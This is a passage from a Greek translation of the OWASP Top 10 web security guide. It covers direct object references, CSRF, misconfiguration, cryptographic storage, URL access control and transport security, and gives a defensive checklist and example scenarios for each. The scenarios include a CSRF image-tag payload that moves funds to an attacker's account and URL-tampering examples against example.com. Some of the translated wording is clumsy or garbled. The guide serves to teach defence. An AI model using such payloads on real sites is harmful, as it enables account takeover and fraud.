έκθεσης της ευπάθειας.

Είμαι τρωτός;

Ο καλύτερος τρόπος να ανακαλυφθεί εάν μια εφαρμογή είναι τρωτή στις επισφαλείς άμεσες αναφορές αντικειμένου είναι να ελεγχθεί ότι όλες οι αναφορές έχουν τις κατάλληλες υπερασπίσεις. Για να επιτευχθεί αυτό, θεωρήστε:

1.Για άμεσες αναφορές σε περιορισμένους πόρους, η εφαρμογή πρέπει να ελέγξει ότι ο χρήστης είναι εξουσιοδοτημένος να έχει πρόσβαση στον ακριβή πόρο έχουν ζητήσει.

2.Αν η αναφορά είναι μια έμμεση αναφορά, η χαρτογράφιση στην άμεση αναφορά πρέπει να περιοριστεί στις τιμές που εγκρίνονται για τον τρέχοντα χρήστη. Η αναθεώρηση κώδικα της εφαρμογής μπορεί γρήγορα να ελέγξει εάν καθεμία προσέγγιση εφαρμόζεται ακίνδυνα. Η δοκιμή είναι επίσης αποτελεσματική για τις άμεσες αναφορές αντικειμένου και εάν είναι ασφαλείς. Τα αυτοματοποιημένα εργαλεία ουσιαστικά δεν ψάχνουν τέτοιες ρωγμές επειδή δεν μπορούν να αναγνωρίσουν τι απαιτεί την προστασία ή τι είναι ασφαλής ή επισφαλής.

Πώς μπορεί να προστατευτείς από αυτό;

Η παρεμπόδιση των επισφαλών άμεσων αναφορών αντικειμένου απαιτεί μια προσέγγιση για την προστασία κάθε προσιτού αντικειμένου χρηστών (π.χ. αριθμός αντικειμένου, όνομα αρχείου):

1.Χρησιμοποιείται ανά έμμεσες αναφορές αντικειμένου χρηστών ή συνόδου. Αυτό αποτρέπει τους επιτιθεμένους άμεσα να στοχεύουν σε αναρμόδιους πόρους. Παραδείγματος χάριν, αντί της χρησιμοποίησης του κλειδιού βάσεων δεδομένων των πόρων, μια πτώση κάτω από τον κατάλογο έξι πόρων που εγκρίθηκαν για τον τρέχοντα χρήστη θα μπορούσε να χρησιμοποιήσει τους αριθμούς 1 έως 6 για να προσδιορίσει ποια αξία ο χρήστης επέλεξε. Η εφαρμογή πρέπει να χαρτογραφήσει την έμμεση αναφορά ανά χρήστες πίσω στο πραγματικό κλειδί βάσεων δεδομένων στον κεντρικό υπολογιστή. ESAPI περιλαμβάνει διαδοχικούς και τυχαίας προσπέλασης χάρτες αναφοράς που οι υπεύθυνοι για την ανάπτυξη μπορούν να χρησιμοποιήσουν για να αποβάλουν τις άμεσες αναφορές αντικειμένου.

2.Ελέγχει τη πρόσβαση. Κάθε χρήση μιας άμεσης αναφοράς αντικειμένου από μία ψευδή πηγή πρέπει να περιλαμβάνει έναν έλεγχο ελέγχου προσπέλασης για να εξασφαλίσει ότι ο χρήστης εξουσιοδοτείται για το ζητούμενο αντικείμενο.

Παράδειγμα Πιθανού Σεναρίου

Η εφαρμογή χρησιμοποιεί τα ανεπιβεβαίωτα στοιχεία σε μια κλήση SQL που έχει πρόσβαση στις πληροφορίες απολογισμού:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatementpstmt=connection.prepareStatement(query , … );
pstmt.setString( 1, request.getparameter("acct"));
ResultSetresults = pstmt.executeQuery( );
```

Ο επιτιθέμενος τροποποιεί απλά την παράμετρο «acct» στη μηχανή αναζήτησης τους για να στείλει οποιοδήποτε αριθμό απολογισμού θέλουν. Εάν δεν ελεγχθεί, ο επιτιθέμενος μπορεί να έχει πρόσβαση στο λογαριασμό οποιουδήποτε χρήστη, αντί μόνο του λογαριασμού του προοριζόμενου πελάτη.

http://example.com/app/accountInfo?acct=notmyacct

3.6 Πλαστογραφία αιτήματος από άλλη πλευρά (CSRF)

Εξετάστε όποιον μπορεί να εξαπατήσει τους χρήστες σας στην υποβολή ενός αιτήματος στον ιστοχώρο σας. Οποιοσδήποτε ιστοχώρος ή άλλο HTML τροφοδοτεί ότι οι χρήστες σας έχουν πρόσβαση να το κάνουν.	Ο επιτιθέμενος δημιουργεί τα σφυρηλατημένα αιτήματα HTTP και εξαπατά ένα θύμα στην υποβολή τους μέσω των ετικετών εικόνας, XSS, ή χρησιμοποιώντας πολυάριθμες άλλες τεχνικές. Εάν ο χρήστης επικυρώνεται, η επίθεση πετυχαίνει.	CSRF εκμεταλλεύεται τις εφαρμογές Ιστού που επιτρέπουν στους επιτιθεμένους να προβλέψουν όλες τις λεπτομέρειες μιας ιδιαίτερης δράσης. Δεδομένου ότι οι μηχανές αναζήτησης στέλνουν τα πιστοποιητικά όπως τα «cookies» συνόδου αυτόματα, οι επιτιθέμενοι μπορούν να δημιουργήσουν κακόβουλες ιστοσελίδες που παράγουν τα σφυρηλατημένα αιτήματα που είναι όμοια με νόμιμα. Η ανίχνευση των ρωγμών CSRF είναι αρκετά εύκολη μέσω της δοκιμής διείσδυσης ή της ανάλυσης κώδικα.	Οι επιτιθέμενοι μπορούν να αναγκάσουν τα θύματα να αλλάξουν οποιαδήποτε στοιχείο το θύμα έχει την άδεια να αλλάξει ή να εκτελεσεί οποιαδήποτε λειτουργία που το θύμα εξουσιοδοτείται για να χρησιμοποιήσει.	Εξετάστε την επιχειρησιακή αξία των επιρρεασμένων δεδομένων ή της εφαρμογής. Φανταστείτε βέβαιος εάν οι χρήστες σκόπευαν να λάβουν αυτά τα μέτρα. Εξετάστε τον αντίκτυπο στη φήμη σας.

Είμαι τρωτός στο CSRF;

Ο ευκολότερος τρόπος να ελεγχθεί εάν μια εφαρμογή είναι τρωτή είναι να δει εάν κάθε σύνδεση και μορφή περιέχουν ένα απρόβλεπτο σημείο για κάθε χρήστη. Χωρίς ένα τέτοιο απρόβλεπτο σημείο, οι επιτιθέμενοι μπορούν να σφυρηλατήσουν τα κακόβουλα αιτήματα. Εστίαση στις συνδέσεις και τις μορφές που επικαλούνται τις κατά κράτος- μεταβαλλόμενες λειτουργίες, δεδομένου ότι εκείνοι είναι οι σημαντικότεροι στόχοι CSRF. Πρέπει να ελέγξετε τις πολλαπλών βημάτων συναλλαγές, δεδομένου ότι δεν είναι εγγενώς άνοσες.

Οι επιτιθέμενοι μπορούν εύκολα να σφυρηλατήσουν μια σειρά αιτημάτων με τη χρησιμοποίηση των πολλαπλάσιων ετικετών ή ενδεχομένως JavaScript. Σημείωση: ότι τα «cookies» συνόδου, οι διευθύνσεις πηγής IP, και άλλες πληροφορίες που στέλνονται αυτόματα από τη μηχανή αναζήτησης δεν μετρούν δεδομένου ότι αυτές οι πληροφορίες συμπεριλαμβάνονται επίσης σε πλαστά αιτήματα.

Πώς μπορώ να προστατευτώ από το CSRF;

Η παρεμπόδιση CSRF απαιτεί το συνυπολογισμό ενός απρόβλεπτου σημείου στο σώμα ή το URL κάθε αιτήματος HTTP. Τέτοια σημεία πρέπει σε έναν ελάχιστο βαθμό να είναι μοναδικά ανά σύνοδο χρηστών, αλλά μπορούν επίσης να είναι μοναδικά ανά αίτημα.

1.Ηεπιλογή που προτιμάται είναι να συμπεριληφθεί το μοναδικό σημείο σε έναν κρυμμένο τομέα. Αυτό αναγκάζει την αξία να σταλεί στο σώμα του αιτήματος HTTP, που αποφεύγει το συνυπολογισμό του στο URL, το οποίο υπόκειται στην έκθεση.

2.Το μοναδικό σημείο μπορεί επίσης να συμπεριληφθεί το ίδιο στο URL ή σε μια παράμετρο URL. Εντούτοις, τέτοια τοποθέτηση διατρέχει τον κίνδυνο ότι το URL θα εκτεθεί σε έναν επιτιθέμενο, συν ότι το μυστικό εκτίθεται.

OWASP CSRF Guard μπορεί να χρησιμοποιειθεί για να συμπεριλάβει αυτόματα τέτοια σημεία στη Java EE, .NET ή PHP εφαρμογή.
OWASP’s ESAPI περιλαμβάνει δημιουργούς και υπεύθυνους που μπορούν να χρησιμοποιηθούν για να προστατεύσουν τις συναλλαγές τους.

Παράδειγμα Πιθανού Σεναρίου

Η εφαρμογή επιτρέπει σε έναν χρήστη να υποβάλει ένα κρατικό μεταβαλλόμενο αίτημα που δεν περιλαμβάνει τίποτα μυστικό. Όπως, έτσι:

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

Έτσι, ο επιτιθέμενος κατασκευάζει ένα αίτημα που θα μεταφέρει τα χρήματα από τον λογαριασμό του θύματος στον λογαριασμό τους και ενσωματώνει έπειτα αυτήν την

επίθεση σε ένα αίτημα εικόνας ή στις διάφορες περιοχές υπό έλεγχο του επιτιθεμένου.

<imgsrc="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#“width="0" height="0" />

Εάν το θύμα επισκεφθεί οποιεσδήποτε από αυτές τις περιοχές ενώ επικυρώνονται ήδη στο example.com, οποιαδήποτε σφυρηλατημένα αιτήματα θα περιλάβουν τις πληροφορίες συνόδου του χρήστη, εγκρίνοντας ακούσια το αίτημα.

3.7 Λανθασμένο στήσιμο ασφάλειας

Εξετάστε τους ανώνυμους εξωτερικούς επιτιθεμένους, καθώς επίσης και τους χρήστες με τους λογαριασμούς τους που μπορούν να προσπαθήσουν να συμβιβάσουν το σύστημα. Επίσης εξετάστε τα μέλη που θέλουν να αποκρύψουν τις ενέργειές τους.	Οι λογαριασμοί προσβάσεων επιτιθεμένων, αχρησιμοποίητες σελίδες, οι ρωγμές, τα μη προστατευμέά αρχεία και οι κατάλογοι, κ.λπ. για να αποκτήσουν την αναρμόδια πρόσβαση ή τη γνώση του συστήματος.	Η μη διαμόρφωση ασφάλειας μπορεί να συμβεί σε οποιοδήποτε επίπεδο ενός σωρού εφαρμογής, συμπεριλαμβανομένης της πλατφόρμας, του κεντρικού υπολογιστή δικτύου, του διακομιστή εφαρμογών, του πλαισίου και του τελωνειακού κώδικα. Οι υπεύθυνοι για την ανάπτυξη και οι διαχειριστές δικτύων πρέπει να λειτουργήσουν μαζί για να εξασφαλίσουν ότι ο ολόκληρος ο σωρός διαμορφώνεται κατάλληλα. Οι αυτοματοποιημένοι ανιχνευτές είναι χρήσιμοι για τις προσωρινές διορθώσεις που υπολοίπονται, τα μη σχηματισμένα, τη χρήση των λογαριασμών προεπιλογής, τις περιττές υπηρεσίες, κ.λπ.	Τέτοιες ρωγμές δίνουν συχνά στους επιτιθεμένους την αναρμόδια πρόσβαση σε κάποια στοιχεία ή λειτουργία συστημάτων. Περιστασιακά, τέτοιες ρωγμές οδηγούν σε έναν πλήρη συμβιβασμό συστημάτων.	Το σύστημα θα μπορούσε να συμβιβαστεί εντελώς χωρίς εσάς που ξέρετε το. Όλα τα στοιχεία σας θα μπορούσαν να κλαπούν ή να τροποποιηθούν αργά με την πάροδο του χρόνου. Οι δαπάνες αποκατάστασης θα μπορούσαν να είναι ακριβές.

Είμαι τρωτός;

Έχετε εκτελέσει την κατάλληλη ασφάλεια που σκληραίνει κατά τον ολόκληρο σωρό εφαρμογής;

1.Έχετε μια διαδικασία για όλο το λογισμικό σας ενήμερο; Αυτό περιλαμβάνει το OS, το Web/App Server, το DPMS (πρόγραμμα διαχείρησης βάσεων δεδομένων), τις εφαρμογές και όλες τις βιβλιοθήκες κώδικα.

2.Είναι όλα μη αναγκαία χρήσιμα, μεταφερόμενα ή εγκατεστημένα (π.χ. λιμένες, υπηρεσίες, σελίδες, απολογισμοί, προνόμια);

3.Είναι οι κωδικοί πρόσβασης λογαριασμού που αλλάζουν ή μη χρήσιμοι;

4.Είναι η οργάνωση χειρισμού λάθος σας για να αποτρέψει τα ίχνη σωρών και άλλα υπερβολικά πληροφοριακά μηνύματα λάθους από τη διαρροή;

5.Είναι οι τοποθετήσεις ασφάλειας στα πλαίσια ανάπτυξής σας (π.χ. Struts, Spring, ASP.NET) και στις βιβλιοθήκες που κατανοούνται και που διαμορφώνονται πλήρως; Μια κοινή, επαναλαμβανόμενη διαδικασία απαιτείται για να αναπτύξει και να διατηρήσει μια κατάλληλη διαμόρφωση ασφάλειας εφαρμογής.

Πώς μπορούμε να προστατευθούμε από αυτό;

Οι αρχικές συστάσεις είναι να καθιερωθεί όλος ο ακόλουθος:

1.Η επαναλαμβανόμενη διαδικασία που το καθιστά γρήγορο και εύκολο να επεκτείνει ένα άλλο περιβάλλον που είναι κατάλληλα κλειδωμένο. Η ανάπτυξη, το «QA» και τα παραγωγής περιβάλλοντα πρέπει όλα να διαμορφωθούν όμοια. Αυτή η διαδικασία πρέπει να αυτοματοποιηθεί για να ελαχιστοποιήσει την προσπάθεια που απαιτείται στην οργάνωση ενός νέου ασφαλούς περιβάλλοντος.

2.Η διαδικασία για να κρατήσεις ενήμερο το νέο λογισμικό και τις προσωρινές διορθώσεις κατά τρόπο έγκαιρο σε κάθε επεκταμένο περιβάλλον. Αυτό πρέπει να συμπεριλάβει όλες τις βιβλιοθήκες κώδικα, οι οποίες αγνοούνται συχνά.

3.Η ισχυρή αρχιτεκτονική εφαρμογή που παρέχει το καλό διαχωρισμό και την ασφάλεια μεταξύ των συστατικών.

4.Μελετώντας τις τρέχουσες ανιχνεύσεις και κάνοντας τους λογιστικούς ελέγχους για να βοηθήσει περιοδικά να ανιχνεύφθούν τα μελλοντικά μη σχηματισμένα ή οι ελλειπείς προσωρινές διορθώσεις.

Παράδειγμα Πιθανού Σεναρίου

Σενάριο #1: Η αίτησή σας στηρίζεται σε ένα ισχυρό πλαίσιο όπως «Struts» ή «Spring». Οι ρωγμές XSS βρίσκονται σε αυτά τα τμήματα πλαισίου που στηρίζεστε. Μια αναπροσαρμογή απελευθερώνεται για να καθορίσει αυτές τις ρωγμές αλλά δεν

επιμορφώνει τις βιβλιοθήκες σας. Έως ότου, οι επιτιθέμενοι μπορούν εύκολα να βρούν και να εκμεταλλευτούν αυτή την «app» ρωγμή σας.

Σενάριο #2: Η «app» κονσόλα του διαχειριστή κεντρικών υπολογιστών εγκαθίσταται αυτόματα και αφαιρούμενος. Οι λογαριασμοί προεπιλογής δεν αλλάζουν. Ο επιτιθέμενος ανακαλύπτει ότι οι τυποποιημένες σελίδες του διαχειριστή είναι στον κεντρικό υπολογιστή σας, συνδέονται με τους κωδικούς πρόσβασης προεπιλογής και αναλαμβάνει.

Σενάριο #3: Η λίστα καταλόγου δεν είναι εκτός λειτουργίας στον κεντρικό υπολογιστή σας. Ο επιτιθέμενος ανακαλύπτει ότι μπορεί απλά να απαριθμήσει τους καταλόγους για να βρεί οποιοδήποτε αρχείο. Ο επιτιθέμενος βρίσκει και μεταφορτώνει όλες τις συνταγμένες κατηγορίες της Java, τις οποίες αντιστρέφει για να πάρει όλο τον τελωνειακό κώδικά σας. Βρίσκει έπειτα μια σοβαρή ρωγμή ελέγχου προσπέλασης στην αίτησή σας.

Σενάριο #4: «App Server» κεντρικών υπολογιστών επιτρέπει στα ίχνη σωρών να επιστραφούν στους χρήστες, ενδεχομένως κρυμμένος κάτω από τις ρωγμές. Οι επιτιθέμενοι αγαπούν τα πρόσθετα μηνύματα λάθους πληροφοριών που παρέχουν.

3.8 Μη- ασφαλής αποθήκευση κρυπτογράφησης

Εξετάστε τους χρήστες του συστήματός σας. Θα επιθυμούσαν να αποκτήσουν πρόσβαση στα προστατευμένα στοιχεία που δεν εξουσιοδοτούνται; Τι γίνεται με τους εσωτερικούς	Οι επιτιθέμενοι χαρακτηριστικά δεν σπάζουν crypto. Σπάζουν κάτι άλλο, όπως τα κλειδιά ευρημάτων, παίρνουν καθαρά αντίγραφα κειμλενων των στοιχείων ή των στοιχείων πρόσβασης μέσω των καναλιών	Η πιο κοινή ρωγμή σε αυτή τη περιοχή απλά δεν κρυπτογραφεί το στοιχείο που αξίζει την κρυπτογράφηση. Όταν η κρυπτογράφηση υιοθετείται, η επισφαλής βασική παραγωγή και η αποθήκευση, τα περιστρεφόμενα κλειδιά, και η αδύνατη χρήση αλγορίθμου είναι κοινές. Η αδύναμη ή μπερδεμένη χρήση για να προστατεύσει τους κωδικούς πρόσβασης είναι επίσης κοινή. Οι εξωτερικοί επιτιθέμενοι έχουν τη δυσκολία να ανιχνεύσουν τέτοιες ρωγμές λόγω της περιορισμένης πρόσβασης. Πρέπει συνήθως να	Η αποτυχία συμβιβάζει συχνά όλα τα στοιχεία που πρέπει να έχουν κρυπτογραφηθεί. Χαρακτηριστικά αυτές οι πληροφορίες περιλαμβάνουν τα ευαίσθητα στοιχεία όπως τα αρχεία υγείας, τα πιστοποιητικά, τα προσωπικά στοιχεία, οι πιστωτικές	Εξετάστε την επιχειρησιακή αξία των χαμένων στοιχείων και του αντίκτυπου στη φήμη σας. Ποια είναι η νομική ευθύνη σας εάν αυτό το στοιχείο εκτίθεται; Επίσης εξετάστε τη ζημία

διαχειριστές;	που θα αποκρυπτογραφούν αυτόματα.	εκμεταλλευτούν το κάτι άλλο για να κερδίσουν πρώτα την αναγκαία πρόσβαση.	κάρτες, κ.λπ.	στη φήμη σας.

Είμαι τρωτός;

Το πρώτο πράγμα που πρέπει να καθορίσετε είναι ποιό στοιχείο είναι αρκετά ευαίσθητο να απαιτήσει την κρυπτογράφηση. Παραδείγματος χάριν, οι κωδικοί πρόσβασης, οι πιστωτικές κάρτες, τα αρχεία υγείας, και η προσωπική πληροφορία πρέπει να κρυπτογραφηθούν. Για όλα τα τέτοια στοιχεία, εξασφαλίστε:

1.Αυτό κρυπτογραφείται παντού και αποθηκεύεται μακροπρόθεσμα, ιδιαίτερα στα στηρίγματα αυτού του στοιχείου.

2.Μόνο οι εξουσιοδοτημένοι χρήστες μπορούν να έχουν πρόσβαση στα αποκρυπτογραφημένα αντίγραφα των στοιχείων (δηλ. έλεγχος προσπέλασης).

3.Ο ισχυρός τυποποιημένος αλγόριθμος κρυπτογράφησης χρησιμοποιείται.

4.Το ισχυρό κλειδί παράγεται, προστατευμένο από την αναρμόδια πρόσβαση και η βασική αλλαγή είναι προγραμματισμένη.

Πώς μπορούμε να προστατευθούμε από αυτό;

Οι πλήρεις κίνδυνοι του επισφαλούς συστήματος κρυπτογραφίας είναι καλά πέρα από το πεδίο αυτής της κορυφής 10. Ως εκ τούτου, για όλη την ευαίσθητα δεδομένα αξίζει κρυπτογράφηση στοιχείων, κάνετε όλα αυτά που ακολουθούν στο ελάχιστο:

1.Μελετάτε τις απειλές που προγραμματίζετε να προστατεύσετε αυτά τα δεδομένα από (π.χ. επίθεση μελών, εξωτερικός χρήστης), να σιγουρευτείτε ότι κρυπτογραφήσατε όλα τα δεδομένα με έναν τρόπο που να τα υπερασπίζεστε από αυτές τις απειλές.

2.Διασφαλίσετε ότι τα «offsite» στηρίγματα κρυπτογραφούνται, αλλά τα κλειδιά ρυθμίζονται και υποστηρίζονται χωριστά.

3.Διασφαλίστε ότι οι κατάλληλοι ισχυροί τυποποιημένοι αλγόριθμοι και τα ισχυρά κλειδιά χρησιμοποιούνται, και η βασική διαχείριση είναι σε ισχύ.

4.Διασφαλίστε ότι οι κωδικοί πρόσβασης κομματιάζονται με έναν ισχυρό τυποποιημένο αλγόριθμο και ένα κατάλληλο άλας χρησιμοποιείται.

5.Διασφαλίστε ότι όλα τα κλειδιά και όλοι οι κωδικοί πρόσβασης προστατεύονται από την αναρμόδια πρόσβαση.

Παράδειγμα Πιθανού Σεναρίου

Σενάριο #1: Μια εφαρμογή κρυπτογραφεί τις πιστωτικές κάρτες σε μια βάση δεδομένων για να αποτρέψει την έκθεση στο τέλος - χρήστες. Εντούτοις, η βάση δεδομένων τίθεται ως στόχος να αποκρυπτογραφήσει αυτόματα τις ερωτήσεις ενάντια στις στήλες πιστωτικών καρτών, που επιτρέπουν σε μια ρωγμή εγχύσεων SQL για να ανακτήσει όλες τις πιστωτικές κάρτες cleartext. Το σύστημα πρέπει να έχει διαμορφωθεί για να επιτρέψει μόνο τις εφαρμογές πίσω τελών για να αποκρυπτογραφηθούν, όχι η εφαρμογή Ιστού μπροστινών μερών.

Σενάριο #2: Μια εφεδρική ταινία αποτελείται από τα κρυπτογραφημένα αρχεία υγείας, αλλά το κλειδί κρυπτογράφησης είναι στο ίδιο στήριγμα. Η ταινία δεν φθάνει ποτέ στο εφεδρικό κέντρο.

Σενάριο #3: Η βάση δεδομένων κωδικού πρόσβασης χρησιμοποιεί ανάλατα hashes για να αποθηκεύσει το καθένα τους κωδικούς πρόσβασης. Ένα αρχείο φορτώνει τη ρωγμή επιτρέπει σε έναν επιτιθέμενο για να ανακτήσει το αρχείο κωδικού πρόσβασης. Όλα ανάλατα hashes να είναι ζωώδη που αναγκάζονται μπορούν σε 4 εβδομάδες, ενώ κατάλληλα αλατισμένα hashes θα είχαν διαρκέσει πάνω από 3000 έτη.

3.9 Αποτυχία απαγόρευσης URL πρόσβασης

Καθένας με την πρόσβαση στο δίκτυο μπορεί να στείλει στην αίτησή σας ένα αίτημα. Οι χρήστες μπορούν ανώνυμα να έχουν πρόσβαση σε μια ιδιωτική σελίδα ή κανονικούς χρήστες	Ο επιτιθέμενος, που είναι εξουσιοδοτη μένος χρήστης συστημάτων, αλλάζει απλά το URL σε μια προνομιούχα σελίδα. Η πρόσβαση χορηγείται; Οι ανώνυμοι χρήστες θα μπορούσαν να έχουν πρόσβαση	Οι εφαρμογές επεξεργάζονται τα αιτήματα σελίδων κατάλληλα. Μερικές φορές, η προστασία URL ρυθμίζεται μέσω της διαμόρφωσης που το σύστημα έχει. Μερικές φορές, οι υπεύθυνοι για την ανάπτυξη πρέπει να περιλάβουν τους κατάλληλους ελέγχους κώδικα, και ξεχνούν. Η ανίχνευση τέτοιων ρωγμών είναι εύκολη. Το σκληρότερο μέρος προσδιορίζει ποιες σελίδες (URLs) υπάρχουν για να επιτεθούν.	Τέτοιες ρωγμές επιτρέπουν στους επιτιθεμένο υς να έχουν πρόσβαση στην αναρμόδια λειτουργία. Οι διοικητικές λειτουργίες είναι βασικοί στόχοι για αυτόν τον τύπο επίθεσης.	Εξετάστε την επιχειρησια κή αξία των εκτεθειμένω ν λειτουργιών και των στοιχείων που επεξεργάζο νται. Επίσης, εξετάστε τον αντίκτυπο στη φήμη σας εάν αυτή η

μιας προνομιού χας σελίδα;	στις ιδιωτικές σελίδες που δεν προστατεύον ται.			ευπάθεια έγινε δημόσια.

Είμαι τρωτός;

Ο καλύτερος τρόπος να ανακαλυφθεί εάν μια εφαρμογή έχει αποτύχει να περιορίσει κατάλληλα την πρόσβαση URL είναι να ελεγχθεί κάθε σελίδα. Για κάθε σελίδα, είναι η σελίδα που υποτίθεται να είναι δημόσα ή ιδιωτική. Εάν μια ιδιωτική σελίδα:

1.Είναι η επικύρωση που απαιτείται προσβάσιμη σε εκείνη την σελίδα;

2.Υποτίθεται να είναι προσιτή σε «οποιοδήποτε» επικυρωμένο χρήστη; Εάν όχι, είναι ένας έλεγχος έγκρισης που γίνεται για να εξασφαλίσει για το χρήστη αν έχει την άδεια να έχει πρόσβαση σε εκείνη την σελίδα; Οι εξωτερικοί μηχανισμοί ασφάλειας παρέχουν συχνά τους ελέγχους επικύρωσης και έγκρισης για την πρόσβαση σελίδων. Ελέγξτε ότι διαμορφώνονται κατάλληλα για κάθε σελίδα. Εάν η προστασία επιπέδων κώδικα χρησιμοποιείται, ελέγξτε ότι η προστασία επιπέδων κώδικα είναι σε ισχύ για κάθε απαραίτητη σελίδα. Η δοκιμή διείσδυσης μπορεί επίσης να ελέγξει εάν η κατάλληλη προστασία είναι σε ισχύ.

Πώς μπορούμε να προστατευθούμε από αυτό;

Η παρεμπόδιση της αναρμόδιας πρόσβασης URL απαιτεί μια προσέγγιση για την απαίτηση της κατάλληλης επικύρωσης και της κατάλληλης έγκρισης για κάθε σελίδα. Συχνά, τέτοια προστασία παρέχεται από ένα ή περισσότερα συστατικά εξωτερικά στον κώδικα εφαρμογής. Ανεξάρτητα από το μηχανισμό, όλος ο ακόλουθος συστήνεται:

1.Οι πολιτικές επικύρωσης και έγκρισης είναι ρόλος που βασίζεται, για να ελαχιστοποιήσει την προσπάθεια που απαιτείται για να διατηρήσει αυτές τις πολιτικές.

2.Οι πολιτικές πρέπει να είναι ιδιαίτερα διαμορφώσιμες, προκειμένου να ελαχιστοποιηθούν οποιεσδήποτε σκληρές κωδικοποιημένες πτυχές της πολιτικής.

3.Ο μηχανισμός επιβολής πρέπει να αρνηθεί όλη την πρόσβαση εξ ορισμού, που απαιτεί τις σαφείς επιχορηγήσεις στους συγκεκριμένους χρήστες και τους ρόλους για την πρόσβαση σε κάθε σελίδα.

4.Αν η σελίδα περιλαμβάνεται σε μια ροή της δουλειάς, ο έλεγχος για να επικυρώσει τους όρους, είναι στο κατάλληλο κράτος για να επιτρέψει την πρόσβαση.

Παράδειγμα Πιθανού Σεναρίου

Η δύναμη επιτιθεμένων απλά κοιτάζει βιαστικά στο στόχο URLs. Εξετάστε το ακόλουθο URLs που είναι και οι δύο που υποτίθενται απαιτούν την επικύρωση. Τα δικαιώματα Admin απαιτούνται επίσης για την πρόσβαση στη σελίδα «admin_getappInfo».

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo

Εάν ο επιτιθέμενος δεν επικυρώνεται, και η πρόσβαση σε καθεμία σελίδα χορηγείται, κατόπιν η αναρμόδια πρόσβαση επιτράπηκε. Εάν επικυρωμένη, μη-διαχειριστής χρήστης επιτρέπεται να έχει πρόσβαση στη σελίδα «admin_getappInfo», αυτό είναι μια ρωγμή, και μπορεί να οδηγήσει τον επιτιθέμενο στις πιό εσφαλμένα προστατευμένες σελίδες του διαχειριστή. Τέτοιες ρωγμές εισάγονται συχνά όταν δεν επιδεικνύονται οι συνδέσεις και τα κουμπιά απλά στους αναρμόδιους χρήστες, αλλά η εφαρμογή αποτυγχάνει να προστατεύσει τις σελίδες που στοχεύουν.

3.10 Ανεπαρκής ασφάλεια του επιπέδου μεταφοράς

Εξετάστε το καθένα που μπορεί να ελέγξει την κυκλοφορία δικτύων των χρηστών σας. Εάν η εφαρμογή είναι στο διαδίκτυο, το οποίο ξέρει πώς οι χρήστες σας έχουν πρόσβαση σε αυτό. Μην ξεχάστε τις συνδέσεις πίσω τελών. Η ανίχνευση των βασικών ρωγμών είναι εύκολη. Ακριβώς παρατηρήστε την	Το δίκτυο των χρηστών ελέγχου κυκλοφορίας μπορεί να είναι δύσκολο, αλλά μερικές φορές είναι εύκολο. Η αρχική δυσκολία βρίσκεται στον έλεγχο της κυκλοφορίας του κατάλληλου δικτύου ενώ οι	Οι εφαρμογές συχνά δεν προστατεύουν την κυκλοφορία δικτύων. Μπορούν να χρησιμοποιήσουν SSL/TLS κατά τη διάρκεια της επικύρωσης, αλλά όχι αλλού, εκθέτοντας τα στοιχεία και τη σύνοδο IDs στην παρεμπόδιση. Τα ληγμένα ή εσφαλμένα διαμορφωμένα πιστοποιητικά μπορούν επίσης να χρησιμοποιηθούν	Οι λεπτότερες ρωγμές απαιτούν το σχέδιο της εφαρμογής και της διαμόρφωσης κεντρικών υπολογιστών. Τέτοιες ρωγμές εκθέτουν τα στοιχεία των μεμονωμένων χρηστών και μπορούν να οδηγήσουν στην κλοπή απολογισμού. Εάν ένας απολογισμός διαχειριστή συμβιβάστηκε, η ολόκληρη περιοχή θα	Εξετάστε την επιχειρησιακή αξία των στοιχείων που εκτίθενται στο κανάλι επικοινωνίας από την άποψη των αναγκών τηςεμπιστευτικότητας και ακεραιότητας, αλλά και την ανάγκη να επικυρωθούν και οι δύο συμμετέχον

κυκλοφορία δικτύων της περιοχής.	χρήστες έχουν πρόσβαση στην τρωτή περιοχή.	.	μπορούσε να εκτεθεί. Η φτωχή οργάνωση SSL μπορεί επίσης να διευκολύνει και τις επιθέσεις MITM.	τες.

Είμαι τρωτός;

Ο καλύτερος τρόπος να ανακαλυφθεί εάν μια εφαρμογή έχει την ανεπαρκή προστασία στρώματος μεταφορών είναι να ελεγχθεί ότι:

1.Το SSL χρησιμοποιείται για να προστατεύσει όλη τη σχετική με την επικύρωση κυκλοφορία.

2.Το SSL χρησιμοποιείται για όλους τους πόρους σε όλες τις ιδιωτικές σελίδες και τις υπηρεσίες. Αυτό προστατεύει όλα τα σημεία στοιχείων και συνόδου που ανταλλάσσονται. Η μικτή SSL σε μια σελίδα πρέπει να αποφευχθεί δεδομένου ότι προκαλεί τις προειδοποιήσεις χρηστών στη μηχανή αναζήτησης και μπορεί να εκθέσει την ταυτότητα συνόδου του χρήστη.
3.Μόνο οι ισχυροί αλγόριθμοι υποστηρίζονται.

4.Όλα τα «cookies» συνόδου έχουν τη σημαία ασφαλείας τους, έτσι η μηχανή αναζήτησης δεν τα διαβιβάζει ποτέ.

5.Το πιστοποιητικό κεντρικών υπολογιστών είναι νόμιμο και κατάλληλα διαμορφωμένο για εκείνο τον κεντρικό υπολογιστή. Αυτό περιλαμβάνει την έκδοση από έναν εξουσιοδοτημένο εκδότη, που δεν λήγει, δεν έχει ανακληθεί, και ταιριάζει με όλες τις περιοχές που οι τοποθεσίες χρησομοποιούν.

Πώς μπορούμε να προστατευθούμε από αυτό;

Η παροχή της κατάλληλης προστασίας στρώματος μεταφορών μπορεί να έχει επιπτώσεις στο σχέδιο περιοχών. Είναι το ευκολότερο να απαιτηθεί η SSL για την ολόκληρη περιοχή. Για λόγους απόδοσης, μερικές περιοχές χρησιμοποιούν τη SSL μόνο στις ιδιωτικές σελίδες. Άλλοι χρησιμοποιούν τη SSL μόνο σε «critical» σελίδες , αλλά αυτό μπορεί να εκθέσει τη σύνοδο IDs και άλλα ευαίσθητα στοιχεία. Τουλάχιστον, κάνετε όλο το ακόλουθο:

1.Ζητήστε SSL για όλες τις ευαίσθητες σελίδες. Τα αιτήματα μη-SSL σε αυτές τις σελίδες πρέπει να επαναπροσανατολιστούν στη σελίδα SSL.

2.Τοποθετήστε «secure» σημαιές σε όλα τα ευαίσθητα «cookies».

3.Διαμορφώστε το προμηθευτή SSL σας να υποστηρίζει μόνο τους ισχυρούς (π.χ., FIPS 140-2 υποχωρητικό) αλγορίθμους.

